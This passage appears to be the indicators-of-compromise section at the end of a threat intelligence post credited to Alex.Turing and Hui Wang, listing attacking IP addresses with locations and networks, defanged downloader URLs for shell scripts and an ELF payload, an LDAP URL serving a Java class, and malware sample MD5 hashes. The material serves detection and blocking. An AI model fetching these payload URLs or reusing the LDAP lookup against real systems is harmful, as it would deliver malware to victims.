185.220.100.250 Germany|Bavaria|Nuremberg 205100|F3_Netze_e.V. 185.220.100.252 Germany|Bavaria|Nuremberg 205100|F3_Netze_e.V. 185.220.100.254 Germany|Bavaria|Nuremberg 205100|F3_Netze_e.V. 185.220.100.255 Germany|Bavaria|Nuremberg 205100|F3_Netze_e.V. 185.220.101.134 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd 185.220.101.136 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd 185.220.101.140 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd 185.220.101.143 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd 185.220.101.144 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd 185.220.101.151 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd 185.220.101.155 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd 185.220.101.161 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd 185.220.101.162 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd 185.220.101.164 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd 185.220.101.166 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd 185.220.101.168 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd 185.220.101.172 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd 185.220.101.174 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd 185.220.101.176 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd 185.220.101.181 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd 185.220.101.191 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd 185.220.101.34 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd 185.220.101.37 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd 185.220.101.39 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd 185.220.101.40 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd 185.220.101.42 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd 185.220.101.43 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd 185.220.101.46 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd 185.220.101.5 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd 185.220.101.50 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd 185.220.101.51 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd 185.220.101.53 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd 185.220.101.54 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd 185.220.101.56 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd 185.220.101.57 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd 185.220.101.61 Netherlands|North_Holland|Amsterdam 200052|Feral.io_Ltd 185.56.80.65 Netherlands|South_Holland|Capelle_aan_den_IJssel 43350|NForce_Entertainment_B.V. 193.218.118.158 Ukraine|Kiev|Unknown None; 194.32.107.159 Romania|Romania|Unknown None; 194.32.107.187 Romania|Romania|Unknown None; 194.88.143.66 Italy|Lombardy|Metropolitan_City_of_Milan 49367|Seflow_S.N.C._Di_Marco_Brame'_&_C. 199.195.250.77 United_States|New_York|New_York_City 53667|FranTech_Solutions 23.129.64.216 United_States|Washington|Seattle 396507|Emerald_Onion 23.154.177.4 North_America_Regions|North_America_Regions|Unknown

None; 45.13.104.179 France|Ile-de-France|Paris 57199|MilkyWan 45.154.255.147 Sweden|Stockholm_County|Stockholm 41281|KeFF_Networks_Ltd 45.61.185.90 United_States|United_States|Unknown 8100|QuadraNet_Enterprises_LLC 46.166.139.111 Netherlands|South_Holland|Capelle_aan_den_IJssel 43350|NForce_Entertainment_B.V. 5.2.69.50 Netherlands|Flevoland|Dronten 60404|Liteserver_Holding_B.V. 51.15.43.205 Netherlands|North_Holland|Haarlem 12876|Online_S.a.s. 62.102.148.68 Sweden|Stockholm_County|Akersberga 51815|IP-Only_Networks_AB 62.102.148.69 Sweden|Stockholm_County|Akersberga 51815|IP-Only_Networks_AB 81.17.18.62 Switzerland|Canton_of_Ticino|Unknown 51852|Private_Layer_INC

Downloader

hxxp://179.60.150.23:8000/xExportObject.class ldap://179.60.150.23:1389/o=tomcat hxxp://194.165.16.24:8229/b1t_1t.sh hxxp://194.165.16.24:8228/b1t hxxp://194.165.16.24:8228/b1t hxxp://194.165.16.24:8228/_run.sh hxxp://194.165.16.24:8228/run.sh hxxp://194.165.16.24:8228/share.sh hxxp://194.165.16.24:8228/b1t hxxp://194.165.16.24:8228/run.sh hxxp://194.165.16.24:8228/run.sh hxxp://194.165.16.24:8229/b4d4b1t.elf

Sample MD5

027d74534a32ba27f225fff6ee7a755f 0a0c43726fd256ad827f4108bdf5e772 24c49e4c75c6662365e10bbaeaeecb04 2e5724e968f91faaf156c48ec879bb40 3192e913ed0138b2de32c5e95146a24a 40024288c0d230c0b8ad86075bd7c678 43fcb5f22a53a88e726ebef46095cd6b 59690bd935184f2ce4b7de0a60e23f57 5f77c32c37ae7d25e927d91eb3b61c87 6b42a9f10db8b11a15006abced212fa4 6c05637c29b347c28d05b937e670c81e 7ef9d37e18b48de4b26e5d188a383ec8 7f4e74e15fafaf3f8b79254558019d7f 989dd7aa17244da78309d441d265613a dd4b6e2750f86f2630e3aea418d294c0 e82135951c3d485b7133b9673194a79e fd84b2f06f90940cb920e20ad4a30a63


This post was a collaboration between

Alex.Turing, Hui Wang

- 

Alex.Turing

Read more posts by this author.

- 

Hui Wang

Read more posts by this author.